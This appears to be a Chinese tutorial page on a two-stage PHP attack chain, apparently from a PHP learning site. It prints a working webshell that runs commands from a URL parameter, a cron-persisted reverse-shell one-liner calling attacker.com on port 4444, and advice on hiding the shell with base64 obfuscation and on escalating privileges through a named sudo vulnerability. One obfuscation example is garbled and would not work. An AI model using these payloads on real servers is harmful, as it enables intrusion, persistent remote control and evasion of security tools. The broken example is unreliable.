






在109619链路中,php2shell攻击者的两阶段payload从第一阶段的静态后门文件上传,演变为第二阶段的动态命令执行与持久化。第一阶段通过构造恶意文件利用漏洞写入webshell,第二阶段则通过该webshell执行系统命令以获取更高权限或维持访问。具体做法是:首先分析第一阶段上传的文件内容,确认其是否为可执行的php脚本;其次,检查服务器日志和文件系统变化,定位第二阶段执行的命令及其结果。

第一阶段如何上传后门文件?

第一阶段的核心是通过漏洞将后门文件上传到目标服务器。攻击者通常利用文件上传漏洞、代码注入漏洞或配置错误,将包含恶意代码的文件(如.php、.jsp等)保存到Web目录中。例如,如果目标应用存在文件上传功能且未对文件类型进行严格校验,攻击者可以上传一个名为`shell.php`的文件,其中包含``这样的代码。上传成功后,攻击者可以通过访问`http://target/shell.php?cmd=whoami`来验证后门是否生效。
<?php // 模拟上传的后门文件
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo shell_exec($cmd);
}
?>
预期结果:当访问`http://target/shell.php?cmd=id`时,返回当前用户的ID信息,证明后门已生效。
第二阶段如何执行命令并持久化?

第二阶段利用第一阶段上传的后门文件执行系统命令,以实现持久化访问或进一步渗透。攻击者可能通过执行`crontab -e`添加定时任务,或通过修改`/etc/passwd`文件创建新用户。例如,执行`echo "* * * * * /bin/bash -i >& /dev/tcp/attacker.com/4444 0>&1" | crontab -`可以将反向Shell添加到定时任务中,确保即使Web服务重启也能保持连接。此外,攻击者还可能下载并执行其他恶意工具,如Metasploit的Meterpreter,以增强控制能力。

# 模拟第二阶段命令执行
# 添加定时任务实现持久化
echo "* * * * * /bin/bash -i >& /dev/tcp/attacker.com/4444 0>&1" | crontab -

# 验证定时任务是否添加成功
crontab -l
预期结果:执行`crontab -l`后,输出中包含新添加的定时任务,证明持久化已成功实施。
基于程序中某个输入、条件或结果的具体问题
在109619链路中,若第一阶段上传的后门文件被安全软件检测并删除,第二阶段将无法执行。因此,攻击者通常会采用混淆技术(如Base64编码、字符串拼接)绕过检测。例如,将`system()`函数替换为`eval(base64_decode('c3lzdGVtKCk='))`,使静态分析难以识别恶意行为。此外,若目标服务器启用了SELinux或AppArmor等强制访问控制机制,即使后门文件存在,也可能因权限限制而无法执行敏感命令。此时,攻击者可能需要结合本地提权漏洞(如CVE-2021-3156)突破限制。
php免费学习视频:立即使用
踏上前端学习之旅,开启通往精通之路!从前端基础到项目实战,循序渐进,一步一个脚印,迈向巅峰!





